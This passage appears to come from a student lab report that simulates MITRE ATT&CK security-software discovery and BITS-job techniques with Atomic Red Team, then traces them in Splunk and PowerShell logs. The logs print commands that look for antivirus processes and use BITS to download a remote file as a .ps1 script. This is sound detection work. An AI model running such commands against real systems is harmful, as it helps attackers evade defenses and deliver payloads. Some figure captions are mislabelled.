
Windows Server 2016 Standard Evaluation
Windows License valid for 140 days
Build 14393.rs1_release.180427-1804

Figure 8: Attack ID T1518.001

Background of mentioned Attack in Mitre ATT&CK:
Adversaries may try to obtain a list of installed security software, settings, defensive tools, and sensors on a machine or in a cloud environment. This might include firewall rules and antivirus software. During automated discovery, adversaries may leverage the information obtained via Security Software Discovery to affect subsequent behaviors, such as whether the adversary fully infects the target and/or performs certain activities. (The MITRE Corporation., 2022)

3.2.1 Attack Identification ID: 1518.001

Let us see what happened in Splunk:



```
index="powershell" host="wef"
```

✓ 4 events (5/14/22 1:17:59.000 PM to 5/14/22 1:32:59.000 PM) No Event Sampling

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a index 1
# linecount 4
a PathToAtomicsFolder 1
a PSDefaultParameterValues 1
a punct 3
a splunk_server 1
a timestamp 1

```
i  Time                 Event
>  5/14/22              Done executing test:
   1:30:45.000 PM       T1518.001-2 Security Software Discovery - powershell

                        host = WEF   source = c:\pslogs\20220415\PowerShell_transcript.WEF.h2v9SQj8.20220415175147.txt   sourcetype = powershell_transcript
>  5/14/22              Executing test:
   1:30:43.000 PM       T1518.001-1 Security Software Discovery

                        Domain Profile Settings:
                        ----------------------------------------------------------------------
                        Show all 116 lines
                        host = WEF   source = c:\pslogs\20220415\PowerShell_transcript.WEF.h2v9SQj8.20220415175147.txt   sourcetype = powershell_transcript
>  5/14/22              **********************
   1:29:48.000 PM       Command start time: 20220514123040
                        **********************
                        PS C:\Users\vagrant> Invoke-AtomicTest T1518.001 -TestNumbers 1,2
                        PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics
                        host = WEF   source = c:\pslogs\20220415\PowerShell_transcript.WEF.h2v9SQj8.20220415175147.txt   sourcetype = powershell_transcript
>  5/14/22              **********************
   1:29:48.000 PM       Command start time: 20220514122948
                        **********************
                        PS C:\Users\vagrant> $PSDefaultParameterValues = @{"Invoke-AtomicTest:PathToAtomicsFolder"="C:\Tools\AtomicRedTeam\atomics"}
                        host = WEF   source = c:\pslogs\20220415\PowerShell_transcript.WEF.h2v9SQj8.20220415175147.txt   sourcetype = powershell_transcript
```


Figure 9: Splunk log for executing attack T1518.001. Complete report source: https://rb.gy/xbewk9

Attacker's Objective: Adversaries may try to obtain a list of installed security software, settings, defensive tools, and sensors on a machine or in a cloud environment. As a result, the attacker will launch a script to gather essential data. For example, according to the report (see source link for details), the attacker attempted to gather the following information from the victim.

- %systemroot%\system32\LogFiles\Firewall\pfirewall.log
- Domain profile settings
- Private profile settings
- Public profile settings

(The MITRE Corporation., 2022)


Investigation: The attacker runs an executionlog script to get the victim's computer security software information. I have run the below command to Splunk search to get a complete log report of the attack.



```
index="wineventlog" host="wef.windomain.local" T1518.001
```

✓ 56 events (5/14/22 12:00:00.000 AM to 5/14/22 7:30:54.000 PM)

Figure 10: Search winlogs for T1518.001



```
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant 94x2
==> win10: flag to force provisioning. Provisioners marked to run always will still run.
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~/DetectionLab/Vagrant$
```

```
Message=CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog"
ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/14/2022 12:30:42 PM"
ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/14/2022 12:30:44 PM"
ParameterBinding(Write-ExecutionLog): name="technique"; value="T1518.001"
ParameterBinding(Write-ExecutionLog): name="testNum"; value="2"
ParameterBinding(Write-ExecutionLog): name="testName"; value="Security Software Discovery - powershell"
ParameterBinding(Write-ExecutionLog): name="testGuid"; value="7f566051-f033-49fb-89de-b6bacab730f0"
ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="powershell"
ParameterBinding(Write-ExecutionLog): name="testDescription"; value="Methods to identify Security Software on an endpoint

when sucessfully executed, powershell is going to processes related AV products if they are running.
"
ParameterBinding(Write-ExecutionLog): name="command"; value="get-process | ?{$_.Description -like "*virus*"}
get-process | ?{$_.Description -like "*carbonblack*"}
get-process | ?{$_.Description -like "*defender*"}
get-process | ?{$_.Description -like "*cylance*"}
"
ParameterBinding(Write-ExecutionLog): name="logPath"; value="C:\Users\vagrant\AppData\Local\Temp\1\Invoke-AtomicTest-ExecutionLog.csv"
ParameterBinding(Write-ExecutionLog): name="targetHostname"; value="wef"
ParameterBinding(Write-ExecutionLog): name="targetUser"; value="wef\vagrant"
ParameterBinding(Write-ExecutionLog): name="stdOut"; value=""
ParameterBinding(Write-ExecutionLog): name="stdErr"; value=""
ParameterBinding(Write-ExecutionLog): name="isWindows"; value="True"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.14393.2248
        Host ID = bd7d4e43-e10d-4875-9923-dc9b0a34cd60
        Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Engine Version = 5.1.14393.2248
        Runspace ID = 1879483d-5e4c-41ef-8846-ed8e4d72b211
        Pipeline ID = 159
        Command Name = Write-ExecutionLog
        Command Type = Function
        Script Name = C:\Tools\AtomicRedTeam\invoke-atomicredteam\Public\Invoke-AtomicTest.ps1
        Command Path =
        Sequence Number = 13736
        User = WEF\vagrant
        Connected User =
        Shell ID = Microsoft.PowerShell
```


Figure 11: winlog file for T1518.001. Complete report Source: https://rb.gy/ufaaxi

3.2.2 Mitre ATT&CK Mitigation T1518.001

This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features. (The MITRE Corporation., 2022)

3.3 BITS Jobs ID T1197

To execute mentioned attack, run the following commands at dc VM in Powershell module and atomics-path:



```
PS C:\Users\vagrant> Import-Module "C:\Tools\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -For
PS C:\Users\vagrant> $PSDefaultParameterValues = @{"Invoke-AtomicTest:PathToAtomicsFolder"="C:\Tools\AtomicRedT
cs"}
PS C:\Users\vagrant> Invoke-AtomicTest T1179 -TestNumbers 1,2
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

ERROR: C:\Tools\AtomicRedTeam\atomics\T1179\T1179.yaml does not exist
Check your Atomic Number and your PathToAtomicsFolder parameter
PS C:\Users\vagrant> Invoke-AtomicTest T1197 -TestNumbers 1,2
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1197-1 Bitsadmin Download (cmd)
BITSADMIN version 3.0
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.
BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.
Transfer complete.
Done executing test: T1197-1 Bitsadmin Download (cmd)
Executing test: T1197-2 Bitsadmin Download (PowerShell)
Done executing test: T1197-2 Bitsadmin Download (PowerShell)
PS C:\Users\vagrant> _
```

```
==> win10: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> win10: flag to force provisioning. Provisioners marked to run always will still run.
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~/DetectionLab/Vagrant$
```

Terminator
May 14 09:53
dc.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant 91x3
Notepad++
Windows Server 2016 Standard Evaluation
Windows License valid for 140 days
Build 14393.rs1_release.180427-1804
9:53 AM
5/14/2022
Right Ctrl

```
IE Version:        11.2248.14393.0
IP Address:        (none)
                   192.168.56.102
Logon Domain:      WINDOMAIN
Logon Server:      DC
MAC Address:       08-00-27-A8-7A-46
                   08-00-27-CB-04-C8
Machine Domain:    WINDOMAIN
Memory:            3072 MB
Network Card:      Intel(R) PRO/1000 MT Desktop Adapter
                   Intel(R) PRO/1000 MT Network Connection #2
Network Speed:     0 b/s
                   1 Gb/s
Network Type:      Ethernet
                   Ethernet
OS Version:        Windows Server 2016
Service Pack:      No service pack
Snapshot Time:     4/15/2022 5:28 PM
Subnet Mask:       (none)
                   255.255.255.0
System Type:       Domain Controller, Primary, Terminal Server
User Name:         vagrant
Volumes:           C:\ 59.66 GB NTFS
```


Figure 12: BITS Jobs ID1197. Full report source:

Background of mentioned Attack in Mitre ATT&CK:

Adversaries might employ BITS tasks to execute or clean up after harmful payloads repeatedly. The Component Object Model exposes the Windows Background Intelligent Transfer Service (BITS), a low-bandwidth, asynchronous file transfer method (COM). BITS is often used by updaters and messengers, while other apps prefer to run in the background (using available idle bandwidth) to avoid interfering with other networked applications. BITS jobs with a queue of one or more file operations are used to accomplish file transfer tasks. PowerShell and the BITSAdmin program provide an interface for creating and managing BITS tasks. Adversaries may utilize BITS to download, execute, and clean up after malicious code has been executed. BITS jobs are self-contained in the BITS job database, requiring no additional files or registry changes, and are frequently allowed by host firewalls. (The MITRE Corporation., 2022)

3.3.1 Attack Identification ID: T1197

Let us see what happened in Splunk:




```
index="powershell" host=DC
```

✓ 61 events (before 5/14/22 10:10:48.000 AM) No Event Sampling

i	Time	Event
>	5/14/22 10:51:56.000 AM	Command start time: 20220514095157 ********************** PS>$global:? True ********************** Show all 8 lines host = DC source = c:\pslogs\20220514\PowerShell_transcript.DC.5LVhoUi6.20220514095156.txt sourcetype = powershell_transcript
>	5/14/22 10:51:56.000 AM	********************** Windows PowerShell transcript start Start time: 20220514095156 Username: WINDOMAIN\vagrant RunAs User: WINDOMAIN\vagrant Machine: DC (Microsoft Windows NT 10.0.14393.0) Host Application: powershell.exe & {Start-BitsTransfer -Priority foreground -Source https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1197/T1197.md -Destination $env:TEMP\bitsadmin2_flag.ps1} Process ID: 5332 PSVersion: 5.1.14393.2248 PSEdition: Desktop PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2248 BuildVersion: 10.0.14393.2248 CLRVersion: 4.0.30319.42000

Figure 13: Splunk log for executing attack T1518.001. Complete report source: https://rb.gy/4k75z2

Attacker's objective: To run BITS jobs to execute or clean up after malicious payloads persistently. (The MITRE Corporation., 2022)
Investigation: Run the below command in Splunk search.




New Search

```
index="wineventlog" host="dc.windomain.local" bitsadmin
```

✓ 108 events (5/14/22 9:30:00.000 AM to 5/14/22 10:30:43.000 AM)

Figure 14: winlogs for bitadmins attach T1197

From the given report below (complete report source: https://rb.gy/cnjbav) we find that payload T1197 runs a bitadmin.exe file in PowerShell to clean up after an attack.



https://192.168.56.105:8000/en-US/app/search/report?s=%2FservicesNS%2Fadmin%2Fsearch%2Fsaved%2Fsearches%2Fbitsadmin&sid=1652552046.6701&
20 per page
< Prev 1 2 3 4 5 6 Next >
Time
Event
9:51:57.000 AM
inside or press Ctrl+G.

```
LogName=Microsoft-Windows-PowerShell/Operational
EventCode=4103
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-4056086249-1463927468-3125256292-1000
SidType=0
SourceName=Microsoft-Windows-PowerShell
Type=Information
RecordNumber=19018
Keywords=None
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
Message=CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog"
ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/14/2022 9:51:55 AM"
ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/14/2022 9:51:57 AM"
ParameterBinding(Write-ExecutionLog): name="technique"; value="T1197"
ParameterBinding(Write-ExecutionLog): name="testNum"; value="2"
ParameterBinding(Write-ExecutionLog): name="testName"; value="Bitsadmin Download (PowerShell)"
ParameterBinding(Write-ExecutionLog): name="testGuid"; value="f63b8bc4-07e5-4112-acba-56f646f3f0bc"
ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="powershell"
ParameterBinding(Write-ExecutionLog): name="testDescription"; value="This test simulates an adversary leveraging bitsadmin.exe to download
and execute a payload leveraging PowerShell

Upon execution you will find a github markdown file downloaded to the Temp directory
"
ParameterBinding(Write-ExecutionLog): name="command"; value="Start-BitsTransfer -Priority foreground -Source https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1197/T1197.md -Destina
tion $env:TEMP\bitsadmin2_flag.ps1
"
ParameterBinding(Write-ExecutionLog): name="logPath"; value="C:\Users\vagrant\AppData\Local\Temp\1\Invoke-AtomicTest-ExecutionLog.csv"
ParameterBinding(Write-ExecutionLog): name="targetHostname"; value="dc"
ParameterBinding(Write-ExecutionLog): name="targetUser"; value="windomain\vagrant"
ParameterBinding(Write-ExecutionLog): name="stdOut"; value=""
ParameterBinding(Write-ExecutionLog): name="stdErr"; value=""
ParameterBinding(Write-ExecutionLog): name="isWindows"; value="True"
```

```
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant 94x3
==> win10: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> win10: flag to force provisioning. Provisioners marked to run always will still run.
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~/DetectionLab/Vagrant$
```


Figure 15: bitsadmin winlogs for T1197. Full report Source: https://rb.gy/cnjbav

3.3.2 Mitre ATT&CK Mitigation T1197

